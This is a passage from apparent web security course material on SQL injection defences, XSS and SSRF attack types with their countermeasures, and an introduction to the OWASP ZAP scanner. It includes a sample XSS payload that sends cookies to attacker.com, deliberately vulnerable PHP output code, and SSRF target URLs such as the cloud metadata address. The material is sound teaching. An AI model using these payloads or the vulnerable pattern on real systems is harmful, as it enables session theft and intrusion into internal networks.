In a parameterized query, the values of the ProductName and price variables will be substituted for question marks in expressions productName and price, and the contents of the variables will be escaped automatically.

Most popular programming languages support parameterized queries via built-in libraries.

Use ORM (Object-Relational Mapping)

ORM —Object-Relational Mapping) is a technology that allows you to work with a database through objects and methods, while completely avoiding writing SQL queries manually.

Instead of composing SQL strings, the developer describes the structure of tables in the form of classes, and the ORM automatically generates secure queries, escaping user input. This eliminates the risk of SQL injection, as the code is generated at the level of abstraction, and not through string concatenation.

In Django, a popular Python framework, database tables are represented as models-classes that are inheritors of models. Mode:

```
from django.db import models
class Student(models.Model):
    first_name = models.CharField(max_length=25)
    last_name = models.CharField(max_length=25)
```

ORM methods are used to access the data. For example, to get the name of a student with a specific ID, just write:

```
student = Student.objects.get(id=1)
print(student.first_name)
```

The ORM converts this code to a secure SQL query:

```
SELECT first_name, last_name FROM student WHERE id = 1;
```

ORM does not replace other security measures, such as data validation or encryption. If an attacker tries to pass malicious data through ORM methods, they will be correctly shielded, but additional checks at the application level are still needed.

Check your data

Treat user input as potentially dangerous. Data verification at the receiving stage is another important security tool.

Here's what's particularly important:

- **Set limits.** For example, the user name must not exceed 30 characters.
- **Use regular expressions** to block unwanted characters.
- **Use appropriate interface elements** — such as numeric fields for entering dates or numbers.

If the data does not meet expectations, it is better to reject it.

Hide SQL errors from users

When the system "swears" SQL errors, it gives the hacker a hint, for example:

SQL syntax error near '1=1'

So the attacker understands that there is access to the database, and begins to look for other ways.

Disable error output on the client side. The user should only see a general message like "An error occurred. Please try again."

Encrypt important data

Even if an attacker gained access to the database, this does not mean that they will be able to read anything. Add another layer of protection — encryption.

Passwords need to be hashed using special functions, such as bcrypt. Never store them in plain text. The same applies to other confidential information: it is better to encrypt card numbers, SMS codes, and any sensitive data.

Restrict access rights

The database is not a place for public access. Just like in a bank: not every employee needs a key to the safe.

Divide the roles based on the minimum access required. Set up your rights so that everyone has only the necessary privileges for their tasks. For example:

- The client part of the application is read-only.
- Administrator — advanced rights protected by password and IP access.
- Regular users — no dangerous commands like DROP or ALTER TABLE.

The fewer features each role has, the more secure your system is.

Protecting yourself from SQL attacks is easier than it sounds. Parameterized queries, ORM usage, strong validation, and encryption of sensitive data are essential elements of a secure application. The sooner you implement these

measures, the higher the chance of preventing attacks and maintaining control over the system.

6. XSS Attacks (Cross-Site Scripting)

XSS attacks (Cross-Site Scripting) are hacking through website vulnerability. Fraudsters use the vulnerability to inject a malicious script into the code and steal user data or seize a resource.

Now we will show you in detail and with examples what scenarios are used for XSS attacks and what needs to be checked in the code before publishing user or company data on the site.

What is an XSS attack?

When running, applications display data on web pages. If it is not safe to do this, attackers can conduct different types of attacks to steal data or perform malicious actions. One of the most common and dangerous attacks is cross — site scripting, or XSS.

XSS (Cross-Site Scripting) is a vulnerability in a web application that allows an attacker to run a malicious script on the page that the user is viewing. The script is usually executed in the victim's browser.

Examples of XSS attacks

Theft of user data. Sites, forums, and apps usually distinguish an authorized user from an unauthorized user by using a special cookie. After reading such a cookie, the malicious script transmits it to the attacker's remote server. As a result, the hacker steals names, passwords, personal correspondence, and bank card data.

Access to site management. The attacker gets administrator rights for the site or web application. In this way, they can get the data of any user, hack into the corporate database, spoil the site's functionality, and place extraneous content on the resource.

Example. An attacker gets access to the drug description on the pharmaceutical company's website and changes the dosage information. The result is massive intoxication of patients who took the medicine according to this instruction.

How XSS injection and cross-site scripting work

Browsers have built-in interpreters for various languages: HTML, XML, CSS, and JavaScript. They receive a page from the web server and parse it into its structural blocks. The browser engine interprets each block to show the user the page content or execute code.

Blocks for interpretation are highlighted using HTML markup tags — special keywords in angle brackets. For example, JS code is placed between `<script>` tags, CSS styles are placed between `<style>` tags, and so on.

There are many variants of XSS vulnerabilities, but the source of problems in most cases is the same — insecure data output.

If the developer outputs data from external sources to the page in an insecure way, the attacker uses the browser's features to execute malicious code.

Example. We have created a website where users place ads. A profile is created for each user, where they enter their name, password, and other information. This information is displayed when viewing your profile.

Let's assume that the user entered their name and we got the following text:

Андрей<script>document.location='<https://attacker.com/?cookie='+encodeURIComponent(document.cookie)></script>

If the application stores text in the database in this form, and then displays it on the page without processing, everyone who views the user's profile will send their cookies to the attacker.

Sample PHP code that outputs text from the database without processing. If you execute it in this form, we will create a vulnerability on the page:

```
<?php
try {
    $db = new SQLite3(__DIR__.'/db.sqlite');
    $result = $db->query("SELECT * FROM Users WHERE id =
'231444'")
        ->fetchArray(SQLITE3_ASSOC);
    if ($result) {
        $id = $result['id'];
        $name = $result['name'];
        $htmlp= "<html>... <h3>User:  $name  -  $id
</h3>...< / html>";
        echo $htmlp;
    }
    else {
        echo "No user found with the specified ID";
    }
}
catch (Exception $e) {
```

```

        echo "Error occurred";
    }

```

The code above reads text from the database without checking for invalid characters that can create a vulnerability. As a result, the user gets the following page:

```

<!DOCTYPE html>
<html lang="ru">
    <head>...</head>
<body>
    ...
    <h3>User:Андрей<script>document.location='<https://attac
ker.com/?cookie='+encodeURIComponent(document.cookie)></scri
pt></h3>
    ...
</body>
</html>

```

The problem is that the username contains Java Script code. The browser executes it and sends cookie the user's cookie to the attacker.

7. Types of XSS attacks

There are four types of XSS attacks. They are divided into two classifications:

- Status of malicious code.
- Data processing location.

Table 1-Place of use of untrusted data

XSS	Server	Client
Stored	Stored Server XSS	Stored Client XSS
Reflected	Reflected Server XSS	Reflected Client XSS

The first type of classification is XSS attacks, which are separated by the state of malicious code. Malicious code is stored on the site and works permanently, or is triggered only when it is added to the URL.

Depending on this, XSS attacks are divided into two types:

Stored XSS attacks. Occur when an attacker manages to save malicious code on the server. The script is activated when you visit the infected page.

Example. Stored XSS vulnerabilities are found on forums, social, networks, image boards, and blogs. Hackers use text fields, images, GIFs, and other content to introduce a vulnerability to a resource.

Reflected XSS attacks. The most common type of XSS attacks. The main difference from stored XSS is that malicious code is not stored on the server, but is triggered in response to a request that was sent to the server, that is, it is "reflected" from the server.

Example. The attacker inserts malicious code into the link, then passes it to the victims as part of an email. When a user clicks on an infected link, the server picks up the malicious script embedded in the request parameters and inserts the result into the page without processing it.

The second type of classification is XSS attacks, which depend on the data processing location. Such attacks are divided into two types: server — side XSS and client-side XSS.

Server-side XSS attacks. Data from an untrusted source is included in the server's HTTP response. Data source — a request to the database or information stored on the server. The result is reflected server-side XSS or stored server-side XSS. In this case, the vulnerability is entirely located in the server-side code, and the browser simply displays the response and executes any correct script.

Client-side XSS attacks. Untrusted data is used to update the DOM using an unsafe JS call (for example, when inner HTML is used). A JavaScript call is considered unsafe if it allows embedding code in the DOM. The data source can be a request to the site or information stored on the server. Client-side XSS attacks are also divided into stored and reflected attacks.

8. How to protect yourself from XSS attacks

In order not to miss an attack attempt via XSS and build up protection, developers need to encode or escape service characters of all languages that can be executed in the browser.

The way service characters are processed depends on the context — the place in the HTML markup where data is written. There are dangerous contexts in which it is impossible to provide one hundred percent protection against specialized attacks.

For web application protection to work, it is important not to display data in dangerous contexts.

These contexts include:

- The script on the page, the text inside the HTML comment, the name of the HTML tag and its attribute, and the CSS rule block.
- JavaScript-functions setTimeout, setInterval, execScript.

If you still need to display data in a dangerous context, follow these rules:

- Encode special characters when you output content in an HTML or XML tag. For example, replace:

& → &

< → <

> → >

" → "

' → ′

At the same time, there are dangerous contexts in which it is impossible to provide one hundred percent protection against specialized attacks.

- Enclose the values of HTML tag attributes in double quotes and encode external data. This rule applies to HTML attributes: width, name, value, and so on.
- Before outputting external data to JavaScript code, replace all characters with code less than 256 that are not letters or numbers with their 16-bit representation.
- Convert the external data to a 16-bit representation before placing it in the property values of CSS directives.
- Encode the output data to the values of URL parameters in the corresponding HTML attributes. Enclose all URL attributes in quotation marks. The data in the URL parameters must also be encoded.
- Neutralize external data with HTML markup using special libraries, such as HtmlSanitizer. HTML in it is cleared using a whitelist. All allowed tags and attributes are configurable.

The main thing about XSS attacks

1. An XSS attack is a vulnerability in a web application or website that is used to launch a malicious script. The script is usually executed in the victim's browser.
2. Purpose of XSS attacks - theft of user data and access to site management.

3. The main source of risks is unsafe data output. If the data that gets to the page is executed as code, an attacker can use this to attack.
4. To protect yourself from XSS attacks, you need to encode and escape the service characters of all languages that are executed in the browser. In this case, you must take into account the context of data output.
5. Use special libraries to "disable" external data with HTML markup. An example of such a library is HtmlSanitizer.

9. SSRF Attack

SSRF (Server-Side Request Forgery) is an attack in which an attacker exploits a web application vulnerability to send requests on behalf of the server.

Using an SSRF attack, it can gain access to internal networks, cloud services, and other server resources, which leads to leaks, data integrity violations, and even compromise the entire system.

How an SSRF attack works

It all starts with a simple function. Imagine that you need to specify a link to an image in the app so that the server can download it and display it in your profile. You enter the URL, for example:

`http://example.com/cat.jpg`

The server fulfills your request by uploading a picture with a cat and adding it to your profile. In a normal situation, this is how it works.

Now let's imagine that there is a small vulnerability in this system: the server trusts any specified address and does not suspect that it can be deceived. What happens if instead of a link to a picture with a cat, you specify, for example, the following address:

`http://127.0.0.1/admin/secret`

Imagine that the server is an employee at the reception who performs any requests: downloads documents from another site, sends requests to other servers, and transmits data. An SSRF attack will allow an attacker to manage server requests and gain access to internal resources that are not originally intended for external users.

Here is the danger of an SSRF attack:

- **Hacking the internal network.** Usually, the server is located in a secure zone that is restricted. However, using an SSRF attack, an attacker can connect to the database and get confidential information, such as the office plan or the location of key systems.

- **Theft of important information.** In cloud environments, the server can store access keys, tokens, or credentials. SSRF allows an attacker to intercept them and use them for hacking.
- **Launch additional attacks.** SSRF is often the first step in more sophisticated attacks. You can use it to identify vulnerabilities in local services, run commands on the server, or deploy malicious code.

Data leaks, privacy breaches, and system failures can lead to financial losses, legal consequences, and loss of trust on the part of customers.

What are SSRF attacks and how do they differ

We considered the classic SSRF attack, when an attacker forces a server to make requests to resources that it has access to, but which are not available to ordinary users.

However, there are other types of SSRF attacks that can be classified according to their goals and implementation methods:

Cloud SSRF

This type of attack is relevant for servers that run on a cloud infrastructure, such as AWS, Google Cloud, or Azure.

In such systems, each server is given access to a special metadata interface — the control panel, which allows the server to get information about its configuration.

For example, in AWS, metadata is available at a fixed address:

`http://169.254.169.254/latest/meta-data`

Imagine that an attacker detects an SSRF vulnerability and substitutes this URL in the request that the server executes. The server loads the data and returns it to the attacker. Metadata can contain IAM access keys that allow you to manage the entire cloud: delete resources, change configurations, and download data from storage.

With the help of such an attack, an attacker can use their systems to shut down, steal data, and even start mining cryptocurrency on the company's equipment.

Reconnaissance SSRF

This type of attack is used for intelligence, when the main goal of the attacker is to map the corporate network. In such attacks, the server acts as an explorer: it can interact with any addresses inside the protected infrastructure that are not accessible directly from the Internet.

Imagine that an attacker sends a series of requests to the server, sequentially scanning ranges of internal IP addresses:

`http://192.168.1.1`

`http://192.168.1.2`

`http://192.168.1.3`

You can use the server's responses to determine which resources are available, which ports are open, and which services are active. For example, if a request to an address returns the 403 Forbidden error, this may mean that the resource exists but requires authorization. This data helps the attacker plan the next attack.

Redirect-Based SSRF

This type of attack is used when attackers find vulnerabilities in how the server handles redirects to other addresses. For example, the server can accept a request like this:

`http://example.com/redirect?to=http://127.0.0.1/admin`

First, it will try to download content from an external address `example.com`, but then, following the redirect, redirects the request to the internal resource `127.0.0.1/admin`.

Such attacks are more difficult to detect, since the request looks harmless, and the final goal is hidden behind the redirect. This method helps you bypass filters and security checks that block direct access to internal addresses.

External SSRF

This type of attack is used when the attacker's goal is to use the server to interact with external systems, for example, to send spam or conduct DDoS attacks.

For example, it can send the server a link to a malicious address to start mass spam distribution or organize a DDoS attack. The link might look like this:

`http://malicious-site.com`

From the point of view of the external system, all actions will come from the IP address of the company that owns the vulnerable server, and not from the attacker.

This method can be used not only to attack other systems, but also to disguise them: malicious content will be distributed on behalf of a legitimate server.

Blind SSRF

This type of attack occurs when the server does not return data directly to the attacker, but this does not mean that the attack does not bring results.

It doesn't see a response to its requests, but it can use the vulnerability to perform actions that will lead to undesirable consequences. For example, an attacker can use Blind SSRF to send notifications through third-party services, change the state of services, or perform actions that can cause denial of service (DoS).

10. How to protect your site and users from SSRF attacks

To protect against SSRF attacks, it is important to limit the execution of insecure requests at the server settings level and take into account possible attack vectors when developing applications.

Check the input data

The most common mistake is to trust what the user sends. To prevent SSRF attacks:

- **Limit the available URL schemes.** Allow only those schemas that are really needed: for example, http and https. Block others, such as file, ftp, gopher, dict.
- **Check the URL format.** Use regular expressions or special libraries to make sure that the URL is written correctly.

Work only with verified addresses

If you compare the server to an employee who performs tasks only according to instructions, provide them with a white list of allowed addresses-sites that they can interact with.

For example, if the server should only access the partner's API, only its domain will be listed in the whitelist. This eliminates the possibility of sending requests to arbitrary addresses.

Don't allow local addresses

Attackers can use the server to access internal infrastructure: the corporate API, administrative dashboards, or cloud metadata. These resources are usually located at local IP addresses, for example:

- 127.0.0.1 — localhost;
- 192.168. x. x — your local network.
- 169.254.169.254 — metadata for cloud systems such as AWS.

To prevent the server from accessing these addresses, you need to block the local IP address ranges in the code and configure the firewall so that it does not allow the server to communicate with internal resources.

Minimize server permissions

Even if an attacker gains access to private resources, the consequences of the attack depend on the server's privileges. If he has minimal rights, he can't do any serious damage.

Here's what you need to do:

- Restrict access to cloud data if the server doesn't need it.
- Allow interaction only with the necessary external systems.
- Keep the functionality separate: the server that processes user requests should not have direct access to the database.

The less rights the server has, the less opportunities for an attack.

Set timeouts and limits

When the server executes requests, it may hang for too long a response or download a huge file. In SSRF attacks, attackers use this to overload the system.

How to protect yourself:

- **Set a timeout for each request.** If the server does not receive a response in a few seconds, it must terminate the connection.
- **Limit the maximum size of uploaded data, for example, to 1 MB.** This will prevent downloading large files that can slow down the system.

This will help you avoid crashes due to long or resource-intensive requests and prevent malicious users from trying to overload the server.

Use smart tools

Use modern technologies to protect yourself from SSRF attacks:

- **WAF (Web Application Firewall).** Tools like Cloudflare or AWS WAF automatically detect and block attacks, including SSRF.
- **Isolated environments (sandboxes).** Suspicious data can be uploaded to an isolated environment, such as a container or VM, to minimize risks.

These solutions will add an additional layer of protection and reduce the likelihood of a successful attack.

To summarize, here's what developers and administrators need to keep in mind to protect the server from SSRF attacks:

- Proper processing of input data protects the server from making unwanted requests.
- Restricting server rights and configuring access rights reduces the risk of potential damage.
- Whitelisting and blocking local addresses prevent access to internal resources.

Automating security using WAF and other tools helps you quickly detect threats.

Questions for preparing a synopsis

1. What is SQL injection and how does it threaten database security?
2. Can you explain the principle of operation of a classic SQL injection attack with a specific example?
3. What are the main differences between blind SQL injection and other types of SQL injection attacks?
4. How does a UNION injection attack work and what risks does it pose to web applications?
5. What are the key signs that can help detect an SQL injection attack in progress?
6. Why is it important to disable SQL error display on the client side to protect against injection attacks?
7. What are the main methods of protecting against XSS attacks and how do they work?
8. How does a stored XSS attack differ from a reflected XSS attack?
9. What are the main types of SSRF attacks and what risks do they pose to server security?
10. Why is it important to restrict server access rights to prevent SSRF attacks?
11. How can you recognize an attempted SSRF attack based on server behavior?
12. What role does data validation play in protecting against SQL injection and XSS attacks?
13. How does the use of ORM help protect against SQL injection attacks?
14. What are the main contexts in which XSS attacks can be implemented and how to protect against them?
15. Why is it important to use parameterized queries instead of direct string concatenation when working with databases?

Topic 13. Web Server vulnerability research using the OWASP ZAP tool

Time to study: 2 hours

Task: Study the material and prepare a summary of the answers to the questions. Do the practical task on Ubuntu virtual machine.

Table of contents

1. OWASP ZAP tool.....	179
2. Plugins.....	183
3. Scanning websites for vulnerabilities.....	185
4. Creating a report.....	195
Questions for preparing a synopsis.....	199

In today's digital world, protecting information is a critical task for both organizations and Governments. The international community has developed a number of regulatory documents, standards and guidelines aimed at ensuring data security and confidentiality. These documents help develop common approaches to risk management, incident prevention, and compliance with the rights of data subjects.

1. OWASP ZAP tool

OWASP ZAP is a web application scanner based on the DAST (Dynamic Application Security Testing) method. This technique allows you to detect security issues in a running application or website by scanning them for known vulnerabilities. These vulnerabilities include SQL injection, cross-site scripting (XSS), Clickjacking, etc.

OWASP ZAP is developed and supported by the OWASP (Open Web Application Security Project) project of the same name, a non — profit organization that specializes in creating articles, materials, documentation, tools and technologies that allow you to develop applications more securely, as well as ensure the proper level of information security of already created applications and sites.

The advantages of OWASP ZAP include:

- Cross-platform — supports all major operating systems (Windows, Linux, macOS).
- A free and open source project.
- Support for plugins to extend functionality.
- Ability to work both through the graphical interface (GUI) and through the command-line interface;
- An extensive set of functions—from active / passive scanning to API and AJAX scanning.
- Easy to use. It is ideal for both novice information security specialists and professionals.

Installation

OWASP ZAP is cross-platform software and can be installed on Windows, Linux, and macOS. You can also run it in a Docker container. To install and run the program on Windows and Linux, you need pre-installed Java version 11 and higher. The macOS installer already includes Java. You also don't need pre-installed Java to run in a Docker container. The [official website](#) contains installers and instructions for each OS.

Operating principle

When scanning, ZAP creates its own proxy server, through which all scan requests are processed. ZAP includes special search robots (crawlers) that perform vulnerability identification. The proxy server is located between the user's browser and the final web application.



Figure 1-OWASP ZAP operation diagram

After starting the program, the main window is displayed, which contains the following main parameters:




Figure 2 - Overview of the main features of the OWASP ZAP GUI

1) Scan modes

There are 4 scanning modes in OWASP ZAP:

Standard Mode— normal scanning.

Safe Mode— a secure scan that allows you to perform only those actions that can not harm the system. This mode does not use attacks on the target site.

Protected Mode— a secure scan that allows you to simulate potentially dangerous vulnerabilities.

ATTACK Mode— an attack mode that allows, in addition to scanning, to also perform attacks on a potential site / application.




Figure 3-Scanning modes

2) Websites

This section displays sites that are currently being crawled or have already been crawled. This section also shows the full site structure.



Figure 4-Sites

3) Section with scanning

The main section where site scanning is started.




Figure 5-Section with scanning

4) Results


The results section is located at the bottom and is divided into the History, Search, Alerts, and Output tabs.

History-displays a list of all requests in the order in which they were sent.

Search-allows you to perform a search using regular expressions in URLs, requests, responses, and headers.

Alerts-displays vulnerabilities found in the scanned website. Vulnerabilities are divided into categories. Each vulnerability found is assigned a degree of criticality. The description of this section will be discussed later.

Output-displays various informational messages. For example, stack traces, errors, and other debugging information.



Id	Source	Req. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Body	Highest Alert	Note	Tags
27	Proxy	12/11/22, 4:01:40 AM	GET	https://tracking-protection.cdn.mozilla.net/analyti...	200	OK	96 ms	9,973 bytes			
30	Proxy	12/11/22, 4:01:41 AM	GET	https://tracking-protection.cdn.mozilla.net/conte...	200	OK	122 ms	15,542 bytes			
33	Proxy	12/11/22, 4:01:41 AM	GET	https://tracking-protection.cdn.mozilla.net/mozst...	200	OK	188 ms	322,359 bytes			
36	Proxy	12/11/22, 4:01:41 AM	GET	https://tracking-protection.cdn.mozilla.net/google...	200	OK	346 ms	1,470,328 bytes			
39	Proxy	12/11/22, 4:01:41 AM	GET	https://tracking-protection.cdn.mozilla.net/allow-f...	200	OK	89 ms	51 bytes			
41	Proxy	12/11/22, 4:01:42 AM	GET	https://tracking-protection.cdn.mozilla.net/except...	200	OK	92 ms	51 bytes			
43	Proxy	12/11/22, 4:01:42 AM	GET	https://tracking-protection.cdn.mozilla.net/block-f...	200	OK	87 ms	6,645 bytes			
45	Proxy	12/11/22, 4:01:42 AM	GET	https://tracking-protection.cdn.mozilla.net/except...	200	OK	93 ms	83 bytes			
47	Proxy	12/11/22, 4:01:42 AM	GET	https://tracking-protection.cdn.mozilla.net/block-f...	200	OK	147 ms	73,398 bytes			
49	Proxy	12/11/22, 4:01:42 AM	GET	https://tracking-protection.cdn.mozilla.net/except...	200	OK	117 ms	115 bytes			
51	Proxy	12/11/22, 4:01:42 AM	GET	https://tracking-protection.cdn.mozilla.net/base-fl...	200	OK	81 ms	3,573 bytes			
54	Proxy	12/11/22, 4:01:43 AM	GET	https://tracking-protection.cdn.mozilla.net/base-c...	200	OK	87 ms	2,293 bytes			
57	Proxy	12/11/22, 4:01:43 AM	GET	https://tracking-protection.cdn.mozilla.net/social...	200	OK	88 ms	468 bytes			
60	Proxy	12/11/22, 4:01:43 AM	GET	https://tracking-protection.cdn.mozilla.net/social...	200	OK	86 ms	148 bytes			
63	Proxy	12/11/22, 4:01:43 AM	GET	https://tracking-protection.cdn.mozilla.net/social...	200	OK	86 ms	244 bytes			

Figure 6-Scan results

2. Plugins

OWASP ZAP supports the installation of third-party plugins, so you can significantly expand the functionality of the program. To go to the section **Plugins** should be clicked on the icon with the name **Manage Add-ons**:




Figure 6-Plugins

The window that opens will have two sections —**Installed** and **Marketplace**. The **Installed** section displays a list of all installed plugins in the system.




Figure 7-Plugins in detail

In the **Marketplace** section, you can find plugins and install them.

If you click on a plugin, its name, status, version, and description will appear at the bottom. You can also find links to the plugin's documentation and source code on the GitHub site. Plugins are developed by the OWASP team and enthusiasts. All plugins are open source and completely free to use.

